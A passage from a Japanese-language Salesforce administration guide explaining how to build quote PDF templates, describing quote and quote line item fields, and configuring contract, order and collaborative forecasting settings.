  - 見積品目名の項目にデータがない場合、テンプレートにその項目が含まれていても、PDF 作成時にリストに列として表示されません。たとえば、見積品目名に割引を提供するものがない場合、リストに [割引] 項目が含まれていても、[割引] 列は表示されません。

  - 見積ページレイアウトに関連リストが含まれていない場合は、テンプレートパレットにも、そのページレイアウトを使用する見積 PDF にも関連リストが表示されません。
  - マルチ通貨組織において、商談の商品の通貨がユーザの通貨と異なる場合、見積および見積品目名の通貨項目は両方の通貨で表示されます。商品の通貨がユーザの通貨に変換され、変換された金額が括弧に囲まれて表示されます。見積のカスタムレポートの項目は、レポートの通貨で表示されます。通貨の項目には、［小計］、［税金］、［総計］などがあります。
  - Salesforce 組織に Developer Sandbox または Developer Pro Sandbox を作成する場合、Sandbox 内で［テキスト/画像］項目を含むテンプレートを開いて編集することはできません。
- セクション内の項目はリスト内の列と配置が異なるため、リストの下に合計セクションを配置した場合に、その項目値が右側のリストの値のすぐ下に並びません。たとえば、テンプレートに見積品目名のリストがあり、右端の［合計金額］列に各品目名の合計が示されているとします。リストの下に合計セクションを追加して、［小計］、［合計金額］、［総計］の各項目を含めた場合、それぞれの値はすべての品目名の合計を示しますが、金額がリストの［合計金額］列の下に並びません。

関連トピック:

見積テンプレートの作成、プレビュー、および有効化

見積テンプレートの作成、プレビュー、および有効化

営業担当が見積 PDF を作成するときに選択できるテンプレートを作成して、会社の見積 PDF のデザインを定義します。

1. ［設定］から、［クイック検索］ボックスに「テンプレート」と入力し、［見積］で［テンプレート］を選択します。
2. ［新規］をクリックして、［標準テンプレート］など、新しいテンプレートの基盤となるテンプレートを選択します。
3. 新しいテンプレートに名前を付けて、［保存］をクリックします。
4. テンプレートエディタで、必要な要素をテンプレートにドラッグし、詳細を入力します。各要素を追加する手順は、次のとおりです。
   - 関連オブジェクトから 1 つ以上の見積項目が必要な場合は、［セクション］を使用して項目をセクションに追加します。
   - 契約条件など、編集や書式設定が可能なテキストが必要な場合は、［テキスト/画像項目］を使用します。
   - 会社のロゴなどの画像が必要な場合は、［テキスト/画像項目］を使用します。
   - 見積項目や別のオブジェクト (見積品目名など) の項目のテーブルが必要な場合は、［リスト］を使用します。
5. 変更を保存してテンプレートの作業を続行するには、［適用］をクリックします。
6. ［保存してプレビュー］をクリックして、ユーザが作成する見積 PDF がどのように表示されるかを確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積テンプレートを作成する
- 「アプリケーションのカスタマイズ」

見積テンプレートを表示する
- 「設定・定義を参照する」

プレビューでは、システム管理者プロファイルビューにテンプレートが表示されます。プレビューおよびテンプレートでは、追加したリッチテキストおよび画像が表示されます。その他のデータはシミュレーションされます。

重要: [保存してプレビュー]はテンプレートへの変更を保存するため、プレビュー後、変更を基に戻すことはできません。

7. 終了したら、[保存] をクリックします。
8. [見積テンプレート] ページに戻って、［有効化］をクリックします。

関連トピック:

見積テンプレートの拡張
見積テンプレートの項目

見積テンプレートの拡張

見積テンプレートを作成したら、機能を追加して拡張します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

見積テンプレートへのリッチテキストの追加

会社の住所や契約条件など書式設定可能なテキストを、見積テンプレートの本文、ヘッダー、フッターに挿入します。

見積テンプレートへのリストの追加

見積品目名や、見積オブジェクトと参照関係を持つ他の標準またはカスタムオブジェクトの項目を配置して表示します。追加されたリストはテーブルに似ていますが、項目名が列として表示されます。

見積テンプレートへの画像の追加

会社のロゴなどの画像を、見積テンプレートの本文、ヘッダー、フッターに表示します。

見積テンプレートへの合計セクションの追加

見積の小計および総計金額を挿入します。

見積テンプレートへの署名ブロックの追加

署名および日付の行を作成して、顧客が見積を簡単に承認できるようにします。

見積テンプレートエディタの使用に関するガイドライン

見積テンプレートを作成および編集するときは、次のガイドラインで追加情報を参照してください。

見積テンプレートへのリッチテキストの追加

会社の住所や契約条件など書式設定可能なテキストを、見積テンプレートの本文、ヘッダー、フッターに挿入します。

1. ［テキスト/画像項目］をヘッダー、フッター、または本文の任意のセクションの位置にドラッグします。
2. 項目にテキストを入力または貼り付けます。
3. 必要に応じてテキストの書式設定を行います。
4. [OK] をクリックします。

関連トピック:

- 見積テンプレートエディタの使用に関するガイドライン
- 見積テンプレートへの画像の追加
- 見積テンプレートの拡張

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積テンプレートを作成する

- 「アプリケーションのカスタマイズ」

見積テンプレートを表示する

- 「設定・定義を参照する」

見積テンプレートへのリストの追加

見積品目名や、見積オブジェクトと参照関係を持つ他の標準またはカスタムオブジェクトの項目を配置して表示します。追加されたリストはテーブルに似ていますが、項目名が列として表示されます。

リストには最大 10 項目を含めることができます。

メモ: リストを見積テンプレートのヘッダーやフッターに追加することはできません。

1. リストをパレットからテンプレートにドラッグします。
2. リストのタイトルを入力します。テンプレートまたは PDF にタイトルが表示されないようにするには、[タイトルを非表示] を選択します。
3. [オブジェクト] 項目で、リストに表示する項目を持つオブジェクトを選択します。
4. [追加] および [削除] 矢印を使用して、[選択可能な項目] リストから [選択済みの項目] リストに列を移動します。[上へ] と [下へ] 矢印を使用して、列の順序を変更します。
5. [OK] をクリックします。

関連トピック:

見積テンプレートエディタの使用に関するガイドライン
見積テンプレートの拡張

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積テンプレートを作成する
- 「アプリケーションのカスタマイズ」

見積テンプレートを表示する
- 「設定・定義を参照する」

見積テンプレートへの画像の追加

会社のロゴなどの画像を、見積テンプレートの本文、ヘッダー、フッターに表示します。

操作を開始する前に、主な考慮事項を確認してください。

アップロードした画像を挿入する

1. Salesforce CRM Content に保存されている画像を使用するには、画像の場所を探して、ローカルファイルディレクトリにダウンロードします。
2. ［テキスト/画像項目］をヘッダー、フッター、または本文の任意のセクションの位置にドラッグします。
3. 画像アイコンをクリックして、[ファイルを選択] をクリックしてから、ファイルディレクトリ内の画像を選択します。
4. [開く] をクリックしてから、[挿入] をクリックします。

   項目に画像が表示されます。画像サイズを変更する場合は、サイズ変更ハンドルをドラッグします。このハンドルに、画像の縦横のサイズがピクセル単位で示されます。
5. [OK] をクリックします。
6. テンプレートから作成された PDF で画像がどのように表示されるかを確認するには、[保存してプレビュー] をクリックします。
7. テンプレートまたは PDF にタイトルが表示されないようにするには、［セクションプロパティ］で [タイトルを非表示] を選択します。

Salesforce Web アドレスから画像を挿入する

1. 必要に応じて、［ドキュメント］タブに画像をアップロードするか、静的リソースを定義します。
2. ［テキスト/画像項目］をヘッダー、フッター、または本文の任意のセクションの位置にドラッグします。
3. テンプレートまたは PDF にタイトルが表示されないようにするには、[タイトルを非表示] を選択します。
4. [OK] をクリックします。
5. ［ドキュメント］タブまたは [静的リソース] ページで、画像の詳細ページを開き、[ファイルを表示] をクリックしてその URL をコピーします。
6. 見積テンプレートエディタで、［テキスト/画像項目］のタイトルバーにある をクリックします。
7. 画像アイコンをクリックして、[Web アドレス] タブをクリックします。
8. URL を URL 項目に貼り付けてから、[挿入] をクリックします。

   項目に画像が表示されます。サイズ変更ハンドルをドラッグすると、画像サイズを変更できます。このハンドルに、画像の縦横のサイズがピクセル単位で示されます。
9. [OK] をクリックします。
10. [保存してプレビュー] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積テンプレートを作成する
- 「アプリケーションのカスタマイズ」

見積テンプレートを表示する
- 「設定・定義を参照する」

重要: 画像が保存されている[ドキュメント]タブまたは[静的リソース]ページから画像を削除すると、テンプレートにその画像が使用できないというメッセージが表示されます。画像を再保存してからテンプレートを開き、エラーメッセージ画像を削除して、URL をもう一度貼り付けます。

関連トピック:

- 見積テンプレートエディタの使用に関するガイドライン
- 見積テンプレートの拡張

見積テンプレートへの合計セクションの追加

見積の小計および総計金額を挿入します。

1. 次のいずれかの操作を実行します。
   a. テンプレートを作成するときに *[標準テンプレート]* を選択し、必要に応じて合計セクションを変更します。
   b. セクションをテンプレートのレイアウトにドラッグしてから、合計関連の項目([小計] や [総計] など)をセクションの右半分にドラッグします。リストのすぐ下にセクションを配置する場合は、タイトルを非表示にします。
2. をクリックし、項目の配置で右を選択します。
3. 変更内容を保存します。

関連トピック:

- 見積テンプレートエディタの使用に関するガイドライン
- 見積テンプレートの拡張

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積テンプレートを作成する
- 「アプリケーションのカスタマイズ」

見積テンプレートを表示する
- 「設定・定義を参照する」

見積テンプレートへの署名ブロックの追加

署名および日付の行を作成して、顧客が見積を簡単に承認できるようにします。

1. ［テキスト/画像項目］をテンプレートのフッターにドラッグします。署名ブロックを右揃えにする場合、または署名ブロックを 2 つ作成する場合は、列を 2 つ使用します。
2. 作成する行ごとに表示ラベルを入力します。たとえば、*「署名」*、*「氏名」*、*「役職」*、*「日付」*などと入力します。
3. 顧客が署名したり他の情報を記入したりするための行を作成するには、アンダースコアキーを押したままにします。
4. **[OK]** をクリックします。
5. 変更内容を保存します。

関連トピック:

見積テンプレートエディタの使用に関するガイドライン
見積テンプレートの拡張

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積テンプレートを作成する
- 「アプリケーションのカスタマイズ」

見積テンプレートを表示する
- 「設定・定義を参照する」

見積テンプレートエディタの使用に関するガイドライン

見積テンプレートを作成および編集するときは、次のガイドラインで追加情報を参照してください。

一般的なガイドライン

- 上部のパレットの下にある  をクリックすると、パレットを展開したり折りたたんだりすることができます。
- 左側の列でオブジェクトを選択すると、パレットにその項目が表示されます。
- ［クイック検索］を使用すると、パレット上の項目を簡単に検索できます。
- テンプレートに要素を追加するには、パレットから要素をレイアウトにドラッグします。
- レイアウトから要素を削除するには、要素をパレットにドラッグするか、要素のタイトルバーにマウスを置いて  をクリックします。
- どのセクション (ヘッダーやフッターを含む) でも、次の操作を実行する場合は、そのタイトルバーをダブルクリックするか、 をクリックします。
  - セクションのタイトルを非表示にする。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

  - 項目の表示ラベルを非表示にする (見積テンプレートエディタには項目名がグレーで表示されますが、見積 PDF には表示されません)。
  - 列数 (1 または 2) を変更する。
  - 項目の配置を調整する。
- テンプレートの名前を変更するには、[見積テンプレートのプロパティ] をクリックします。
- 見積テンプレートのセクション、ヘッダー、フッターに、表示ラベルを付けずに項目内容を表示するには、 をクリックして、［非表示］チェックボックスをオンにします。
- ［空白スペース］項目を使用して、テンプレート上の任意の場所に垂直方向のスペースを追加します。

ヘッダーとフッターの使用に関するガイドライン

ヘッダーもフッターも基本的には1つのセクションです。どちらにも項目を追加したり、そのタイトルを表示または非表示にしたりすることができます。ヘッダーまたはフッターを削除したり、それらに他のセクションを追加したりすることはできません。

- 見積テンプレートエディタで、オブジェクトを選択して、必要な項目をヘッダーまたはフッターにドラッグします。
- 会社のロゴなどの画像を使用する場合、または、契約条件などの拡張情報を挿入する場合は、［テキスト/画像項目］を使用します。
- ヘッダーまたはフッターの列数を変更するには、 をクリックして、必要な数(1または2)を選択します。
  - ページの左から右にまたがる画像を表示するには、1 列のヘッダーまたはフッターを使用します。
  - 契約条件テキストの場合は、1 列のフッターを使用します。
- 列内の項目の配置を変更するには、 をクリックして、左または右の配置を選択します。
- 項目の表示ラベルを非表示にするには、 をクリックして、［非表示］チェックボックスをオンにします。

関連トピック:

見積テンプレートの拡張

見積テンプレートの項目

見積テンプレートで作業している場合は、見積テンプレートの項目の詳細を確認します。

メモ: テンプレートの項目を選択するときに取得する情報を理解しやすいように、次の表の「テンプレートの項目名」列にはテンプレートから作成される PDF には表示されない補足情報が記載されています。

オブジェクト	オブジェクト項目	テンプレートの項目名	PDF の項目名
ユーザ	姓、名	担当営業 （名前）	担当営業
ユーザ	メール	担当営業 （メール）	メール
ユーザ	電話	担当営業 （電話）	電話

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

オブジェクト	オブジェクト項目	テンプレートの項目名	PDF の項目名
ユーザ	Fax	担当営業 (Fax)	Fax
組織情報	住所	組織 (住所)	会社住所
見積ドキュメント	非表示。PDFが生成され、見積ドキュメントオブジェクトに保存された日付。	見積 PDF (作成日)	作成日

関連トピック:

見積テンプレートの作成、プレビュー、および有効化

見積テンプレートへの画像の追加に関する考慮事項

見積テンプレートに画像を追加する前に、次のいくつかの重要事項に留意してください。

- アップロードする画像は、各自のファイルシステムか、Salesforce CRM Content に保存できます。
- 画像を [ドキュメント] タブまたは [静的リソース] ページに保存する場合は、画像の挿入に使用できる Web アドレスを取得します。
- 挿入する画像のサイズが大きすぎると、ユーザがテンプレートから見積 PDF を作成するときにトリミングされます。トリミングされないようにするには、画像を挿入してから [保存してプレビュー] をクリックし、必要に応じて画像サイズを変更します。
- Salesforce アプリケーションの外部にある*公開* Web アドレス (会社の Web サイトなど) から画像を挿入する場合は、Salesforce に連絡し、Salesforce 組織でこの公開 URL をホワイトリストに登録するように依頼してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

関連トピック:

見積テンプレートへの画像の追加

見積の項目

見積のトラブルシューティングを行っている場合やカスタム項目を処理している場合は、見積の項目の詳細を確認します。

以下の表では、見積を構成する項目について説明します。表示可能な項目や編集可能な項目は、ページレイアウト、項目レベルセキュリティ設定、およびSalesforceのエディションよって決まります(項目レベルセキュリティは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、およびDeveloper Edition Editionで使用できます)。

メモ: マルチ通貨組織において、商談の商品の通貨がユーザの通貨と異なる場合、見積および見積品目の通貨項目は両方の通貨で表示されます。商品の通貨がユーザの通貨に変換され、変換された金額が括弧に囲まれて表示されます。見積のカスタムレポートの項目は、レポートの通貨で表示されます。通貨の項目には、［小計］、［税金］、［総計］などがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

項目	説明
取引先名	見積の商談がリンクされている取引先の名前。(参照のみ)
追加先	追加の住所項目。デフォルトでは、ページレイアウトに表示されません。
追加先名	追加の住所に関連付けられている個人または会社の名前。
請求先	見積に関連付けられている取引先の請求先住所。
請求先名	見積の請求先の個人または会社の名前。
取引先責任者名	見積が関連付けられている取引先責任者の名前。デフォルトでは、この取引先責任者が商談の主取引先責任者になります。
契約	見積に関連付けられている契約。
作成者	見積を作成したユーザと作成日時。(参照のみ)
説明	見積の説明、または見積のバージョンを区別するためのメモ。
割引	見積の全品目名の割引の加重平均。100までの正の数です。(参照のみ)
メール	見積に関連付けられている取引先責任者のメールアドレス。可能な場合は、取引先責任者を追加したときに自動入力されます。
有効期限	この見積が有効でなくなる日付。

項目	説明
Fax	見積に関連付けられている取引先責任者の Fax 番号。可能な場合は、取引先責任者を追加したときに自動入力されます。
総計	送料と税金を加算した見積の合計金額。(参照のみ)
最終更新者	見積を最後に変更したユーザと変更日時。(参照のみ)
品目名	見積の品目名の数。
商談名	見積に関連付けられている商談の名前。(参照のみ)
電話	見積に関連付けられている取引先責任者の電話番号。可能な場合は、取引先責任者を追加したときに自動入力されます。
見積名	見積の名前。
見積番号	見積を識別するシステム生成番号。(参照のみ)
見積先	購入者の代理を務めるサードパーティーエージェンシーの住所など、承認を得るために見積を送付する住所。デフォルトでは、ページレイアウトに表示されません。
見積先名	承認を得るために見積を送信するエンティティ (個人または法人) の名前。
レコードタイプ	どのような選択リスト値がそのレコードで使用可能かを決定する項目名。セールスプロセスにレコードタイプを関連付けることができます。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。
送料および手数料	見積の送料と手数料の合計額。
納入先	見積に関連付けられている取引先の納入先住所。
納入先名	見積品目を納入するエンティティ (個人や法人など) の名前。
状況	見積の状況。標準のオプションは次のとおりです。 • —なし— • ドラフト • 要レビュー • レビュー中 • 承認済み • 却下済み • 提出済み • 受諾 • 拒否

項目	説明
	システム管理者が、新しい見積のデフォルトの状況、および見積 PDF をメール送信できる状況を決定します。
小計	割引、税金、送料を適用する前の見積品目の合計。(参照のみ)
同期中	見積が関連付けられている商談と同期するかどうかを示します。(参照のみ)
消費税等	見積の税金の合計。
合計金額	割引を適用した後、税金と送料を適用する前の見積品目の合計。(参照のみ)

見積品目の項目

項目	説明
作成者	品目名を作成したユーザと作成日時。(参照のみ)
日付	商品のサービス日、有効日、その他の日付。
割引	品目名に適用する割引。パーセント記号ありまたはなしで数値を入力します。小数点以下は最大 2 桁です。
最終更新者	品目名を最後に変更したユーザと変更日時。(参照のみ)
明細説明	品目名ごとの商品の説明。
品目番号	品目名を識別するシステム生成番号。(参照のみ)
リスト価格	価格表内の商品の価格 (通貨を含む)。(参照のみ)
商品	価格表に記載される商品の品目名。(参照のみ)
商品コード	商品を識別するために使用する内部コードまたは商品番号。
数量	見積に含まれるこの品目名の商品の単位数。この値は 1 以上でなければなりません。見積が商談と同期されている場合、この項目は見積品目から商談の商品に更新されます。商談に売上予測を使用している場合は、[商談売上予測の編集] ページの [商品] リストにもこの項目が表示されます (使用する売上予測のバージョンによって異なります)。
見積名	品目名が記載される見積の名前。
販売価格	商品に使用する価格。最初は、価格表に記載されている商品のリスト価格が商談または見積の商品の販売価格になりますが、この項目で変更できます。見積が商談と同期されている場合、この項目は見積品目から商談の商品に更新されます。見積が商談と同期

項目	説明
	する場合、この項目は見積品目から商談の商品に更新されます。商談に売上予測を使用している場合は、[商談売上予測の編集]ページの [商品] リストにもこの項目が表示されます (使用する売上予測のバージョンによって異なります)。
スケジュール	商談で品目名がスケジュールを使用するかどうかを示します。商談の商品が見積にコピーされる場合は、商談のデフォルトのスケジュールが継承されません。
小計	品目名の販売価格に数量を乗じた金額。
合計金額	品目名の販売価格に数量を乗じて、割引を引いた金額。

契約のオプションのカスタマイズ

契約をカスタマイズ

社内契約管理プロセスを処理するよう Salesforce をカスタマイズします。

契約の設定ページにアクセスするには、[設定] から［クイック検索］ボックスに「*契約の設定*」と入力し、[契約の設定] を選択します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

契約を使用可能なエディション: **Performance** Edition、**Developer** Edition

契約を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition (Sales Cloud 付属)

ユーザ権限

契約設定を変更する
- 「アプリケーションのカスタマイズ」

契約終了通知の有効化

契約の期限が切れたときに、取引先および契約の所有者にメール通知を送信します。

1. [契約終了通知メールを取引先と契約所有者に送信する] を選択して、変更を保存します。
2. 終了通知の送信を停止するには、このオプションの選択を解除して、変更を保存します。

契約終了日の自動計算の有効化

契約終了日を自動的に計算するには、[契約終了日の自動計算] を選択して、変更を保存します。

メモ:

- Salesforce で自動的に契約終了日を計算すると、契約の編集ページには表示されません。
- [契約終了日の自動計算] が有効で、契約開始日または契約期間が空白の場合、契約終了日は空白になります。

契約終了日の自動計算の無効化

契約に終了日を設定しない場合、または営業チームが手動で入力する場合は、契約終了日の自動計算を無効にします。

1. [契約終了日の自動計算] の選択を解除して、変更を保存します。
2. ページレイアウトを表示したり、契約終了日、契約開始日、および契約期間の項目レベルセキュリティを表示したりして、営業チームが必要に応じて、これらの項目を参照し編集できることを確認します。

すべての状況の履歴の追跡

デフォルトでは、状況が [承認処理中] または [有効] の契約の履歴が追跡されます。

すべての状況の契約の履歴を追跡するには、[すべての状況の履歴管理] を選択して、変更を保存します。

契約関連リストを商談に追加

契約関連リストを商談に追加するには、ページレイアウトではなく、項目レベルセキュリティと項目のアクセス権を使用します。

1. 商談のオブジェクト管理設定で、項目領域の [契約] をクリックします。
2. [項目レベルセキュリティの設定] をクリックします。
3. 契約関連リストを表示するプロファイルごとに [参照可能] チェックボックスをオンにして、変更を保存します。
4. [項目アクセス許可の参照] をクリックします。
5. レコードタイプが非表示にマークされている場合は、[非表示] をクリックして、ページレイアウトで [参照可能] を選択します。
6. 変更内容を保存します。レコードタイプが編集可能にマークされます。

契約 Chatter フィードを有効化

契約項目を追加して Chatter で監視します。

1. [設定] から、[クイック検索] ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択します。
2. オブジェクトのリストで、[契約] を選択します。
3. [フィード追跡の有効化] チェックボックスをオンにして、追跡する項目のチェックボックスをオンにします。
4. 変更内容を保存します。

関連トピック:

- オブジェクト管理設定の検索
- 契約
- 注文設定のカスタマイズ

注文書のオプションのカスタマイズ

注文設定のカスタマイズ

社内注文管理プロセスを処理するよう Salesforce をカスタマイズします。

[設定] の [注文の設定] ページから次の注文設定を指定します。

注文の有効化
営業チームが顧客からの商品またはサービスの要求を追跡および管理できるようにするには、 注文を有効にします。

削減注文の有効化
有効化された注文で返品や削減を営業チームが処理できるようにするには、Salesforce で削減注文を有効にします。

注文商品の負の数量の有効化
営業チームが 0 未満の数量の注文商品を追加できるようにするには、負の数量を有効にします。

関連トピック:

注文

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

注文の設定を変更する
- 「アプリケーションのカスタマイズ」

注文の有効化

営業チームが顧客からの商品またはサービスの要求を追跡および管理できるようにするには、 注文を有効にします。

1. [設定] から、［クイック検索］ボックスに「*注文の設定*」と入力し、[注文の設定] を選択します。
2. [注文を有効化] が選択されていることを確認します。
3. 変更内容を保存します。
4. [注文] 関連リストがあるページレイアウトを選択して、変更を保存します。
5. プロファイルまたは権限セットを使用して、ユーザおよびオブジェクト権限を該当のユーザに割り当てます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

注文の設定を変更する
- 「アプリケーションのカスタマイズ」

注文を無効にすると、注文関連データは非表示になります。このデータにアクセスするには、注文を再度有効にします。

関連トピック:

- 権限セット
- 拡張プロファイルユーザインターフェースページでの操作
- 注文設定のカスタマイズ
- 削減注文の有効化
- 注文

削減注文の有効化

有効化された注文で返品や削減を営業チームが処理できるようにするには、Salesforce で削減注文を有効にします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

注文の設定を変更する
- 「アプリケーションのカスタマイズ」

1. [設定] から、［クイック検索］ボックスに「*注文の設定*」と入力し、[注文の設定] を選択します。
2. [注文を有効化] が選択されていることを確認します。
3. [削減注文を有効化] を選択します。
4. 変更内容を保存します。
5. プロファイルまたは権限セットを使用して、必要な権限を該当の営業チームメンバーに割り当てます。
   - 削除注文を作成するには、チームメンバーに「削減注文の作成」ユーザ権限が必要です。
   - 注文商品を削減注文に追加するには、チームメンバーに［開始日］、［終了日］、および［元の注文商品］の注文商品項目への項目レベルのアクセス権が必要です。
6. [削減注文商品] 関連リストを注文商品のページレイアウトに追加することを検討してください。

メモ: [削減注文の有効化] を後で無効化すると、「削減注文の作成」権限がすべてのプロファイルまたは権限セットに表示されなくなりますが、データは表示されます。営業チームは削除注文の作成や有効化はできませんが、既存の削除注文の参照と編集はできます。削減注文を無効にした場合、削減注文に固有のレコードタイプおよびページレイアウトが無効になります。レコードタイプを使用していない場合、削減注文に固有の項目をページレイアウトから削除します。注文オブジェクトの［元の注文］や［削減注

文]、注文商品オブジェクトの［元の注文商品］や［利用可能な数量］、およびカスタム項目がこれに該当します。

関連トピック:

- 権限セット
- 拡張プロファイルユーザインターフェースページでの操作
- 注文設定のカスタマイズ
- 削減注文

注文商品の負の数量の有効化

営業チームが 0 未満の数量の注文商品を追加できるようにするには、負の数量を有効にします。

1. [設定] から、［クイック検索］ボックスに「*注文の設定*」と入力し、[注文の設定] を選択します。
2. [注文を有効化] が選択されていることを確認します。
3. [負の数量を有効化] を選択します。
4. 変更内容を保存します。

[負の数量を有効化] を無効にすると、営業チームは負の数量の注文商品を追加したり、負の数量の注文商品がある注文を有効化したりできなくなります。ただし、営業チームは負の数量を設定した注文商品の参照や編集はできます。

関連トピック:

- 注文設定のカスタマイズ
- 注文商品

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

注文の設定を変更する
- 「アプリケーションのカスタマイズ」

売上予測の設定

コラボレーション売上予測の設定

コラボレーション売上予測の設定

営業チームがコラボレーション売上予測を最大限に活用できるように Salesforce を設定します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

カスタマイザブル売上予測からコラボレーション売上予測への移行に関する考慮事項

カスタマイザブル売上予測からコラボレーション売上予測に移行する前に、いくつかの主要な考慮事項に留意してください。

コラボレーション売上予測の設定に関するガイドライン

コラボレーション売上予測の設定に関する主要なガイドラインを確認してください。

コラボレーション売上予測で売上予測の設定を定義する際の考慮事項

売上予測の設定を定義する前に、次のいくつかの重要事項を確認してください。

コラボレーション売上予測での売上予測の設定の定義

営業チームが販売パイプラインから収益と数量の予測を確認できるように、必要な売上予測種別と、売上予測ページに表示する詳細を選択します。

コラボレーション売上予測のユーザの有効化

営業チームがコラボレーション売上予測を使用できるように Salesforce を設定します。

パートナーポータルユーザを有効化してコラボレーション売上予測商談に追加する

営業チームがパートナーと連携している場合、パートナーユーザの商談の金額を売上予測に含めたり、パートナーポータルユーザをチームの売上予測階層に追加したりできます。パートナーポータルユーザは [コラボレーション売上予測] ページやその機能にアクセスできません。

コラボレーション売上予測での売上予測階層の設定

売上予測階層では、すべての売上予測ユーザが一覧表示され、会社でユーザの売上予測がどのように積み上げ集計されるかが決定されます。売上予測階層を最新の状態に保ち、売上予測マネージャが部下全員の売上予測金額を確認できるようにします。

コラボレーション売上予測の売上予測通貨の選択

営業チームに適した売上予測通貨のオプションを選択します。

会社の売上予測日付範囲の定義

[コラボレーション売上予測] 積み上げ集計テーブルには、コラボレーション売上予測設定に基づいて、各月または各四半期か、複数月または複数四半期にわたる売上予測の金額が表示されます。

[コラボレーション売上予測] 商談ペインでの項目の表示

最大 15 個の標準項目とカスタム項目を選択します。これらの項目は、有効化された売上予測種別ごとに、商談ペインに表示されます。

[コラボレーション売上予測] 商談ペインで項目を表示する場合のガイドライン

[コラボレーション売上予測]商談ペインで項目を表示する場合の主要なガイドラインを参照してください。

コラボレーション売上予測の売上予測分類のカスタマイズ

売上予測分類は、商談フェーズに基づいて商談が割り当てられる、営業サイクル内のカテゴリです。標準の売上予測分類は、[パイプライン]、[最善達成予測]、[達成予測]、[売上予測から除外]、および[完了]です。売上予測分類名はカスタマイズできます。

コラボレーション売上予測の無効化に関する考慮事項

コラボレーション売上予測を無効にする前に、データにどのように影響するかを確認してください。

カスタマイザブル売上予測からコラボレーション売上予測への移行に関する考慮事項

ユーザ権限

売上予測設定を参照する	「設定・定義を参照する」
売上予測設定を編集する	「アプリケーションのカスタマイズ」
売上予測ユーザを有効にする	「内部ユーザの管理」 および 「アプリケーションのカスタマイズ」
目標を管理する	「アプリケーションのカスタマイズ」 および 「目標を管理」
Salesforce に目標データをアップロードする	「目標を管理」 および 「すべての売上予測の参照」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

カスタマイザブル売上予測からコラボレーション売上予測に移行する前に、いくつかの主要な考慮事項に留意してください。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

- コラボレーション売上予測を有効にするには、カスタマイザブル売上予測を無効にする必要があります。カスタマイザブル売上予測の無効化に支援が必要な場合は、Salesforce にお問い合わせください。
